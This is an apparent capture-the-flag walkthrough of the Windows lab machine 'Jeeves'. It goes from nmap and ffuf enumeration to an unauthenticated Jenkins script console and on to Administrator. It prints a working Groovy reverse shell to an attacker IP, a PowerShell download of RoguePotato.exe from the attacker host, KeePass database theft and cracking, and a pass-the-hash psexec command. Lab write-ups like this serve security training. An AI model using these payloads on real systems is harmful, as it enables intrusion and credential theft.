Nmap
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Ask Jeeves
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2008|Phone|7 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (89%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows Embedded Standard 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4h59m59s, deviation: 0s, median: 4h59m59s
| smb2-time:
|   date: 2026-03-09T20:18:20
|_  start_date: 2026-03-09T20:02:46
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

TRACEROUTE (using port 445/tcp)
HOP RTT       ADDRESS
1   292.55 ms 10.10.14.1
2   293.41 ms 10.129.228.112
User flag and Foothold
Port 80
Let's take a look at the port 80 what's running there:-


here this is a search engine of some sort, tested a lot but only got this error page, seems like there is no connection with the mssql server therefore it's a rabbit hole I think lets move on to the other port.
port 5000

there is this snapshot here it directs me to the jetty website which doesn't seem to be of much use.
let's try to enumerate directories here.
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://10.129.228.112:50000/FUZZ -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.228.112:50000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

askjeeves               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 292ms]

going here got a jenkins instance
Referrered notes and got this
Script Console
The script console can be reached at the URL
http://10.129.228.112:50000/askjeeves/script . This console allows a user to run
Apache Groovy scripts, which are an object-oriented Java-compatible language. The
language is similar to Python and Ruby. Groovy source code gets compiled into Java
Bytecode and can run on any platform that has JRE installed.
String host="10.10.14.142";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream();
InputStream pe=p.getErrorStream();
InputStream si=s.getInputStream();
OutputStream po=p.getOutputStream();
OutputStream so=s.getOutputStream();

while(!s.isClosed()){
    while(pi.available()>0)so.write(pi.read());
    while(pe.available()>0)so.write(pe.read());
    while(si.available()>0)po.write(si.read());
    so.flush();
    po.flush();
    Thread.sleep(50);
    try {
        p.exitValue();
        break;
    }
    catch (Exception e){}
};
p.destroy();
s.close();


ran this revshell and got a shell on my attack machine
Root

while exploring the privs, got to see impersonation privilege, so potato time.
C:\Users\kohsuke>powershell -c "Invoke-WebRequest -URI http://10.10.14.142:8000/RoguePotato.exe -OutFile RoguePotato.exe"
powershell -c "Invoke-WebRequest -URI http://10.10.14.142:8000/RoguePotato.exe -OutFile RoguePotato.exe"

C:\Users\kohsuke>.\RoguePotato.exe -r 10.10.14.142 -e cmd.exe -l 5555
.\RoguePotato.exe -r 10.10.14.142 -e cmd.exe -l 5555
[+] Starting RoguePotato...
[*] Creating Rogue OXID resolver thread
[*] Creating Pipe Server thread..
[*] Creating TriggerDCOM thread...
[*] Starting RogueOxidResolver RPC Server listening on port 5555 ...
[*] Listening on pipe \\.\pipe\RoguePotato\pipe\epmapper, waiting for client to connect
[*] Calling CoGetInstanceFromIStorage with CLSID:{4991d34b-80a1-4291-83b6-3328366b9097}
[*] IStoragetrigger written:106 bytes
[-] Named pipe didn't received any connect request. Exiting ...

everything ranging from RouguePotato, PrintSpoofer and GodPotato failed, so it's a rabbit hole in my opinion something is blocking the executables.
After, enumerating for sometime got this

Started a smbshare on my attack machine to transfer the kdbx file
sudo impacket-smbserver share -smb2support /tmp/smbshare

use keepass2john (which is part of the john suite) to turn the database into a format John can understand:-
keepass2john CEH.kdbx > keepass.hash

Since, we have the password now we can open the db lets download the app image of keepassxc
from here https://keepassxc.org/download/#linux.

As we can see in the image we have password for a lot of users, we can do the password spraying but the Password of Backup stuff feels like an NTLM hash.

we were on point that was the NTLM hash of Administrator. Let's get a shell using psexec.
psexec.py administrator@10.129.228.112 -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
root is still not there at Administrator's Desktop, there is a text file named hm.txt

So, we again look at the machine info and get the hint about alternate data streams.


to view these hidden data streams we have to do :-

now we have got the root flag we can read it by
more < hm.txt:root.txt
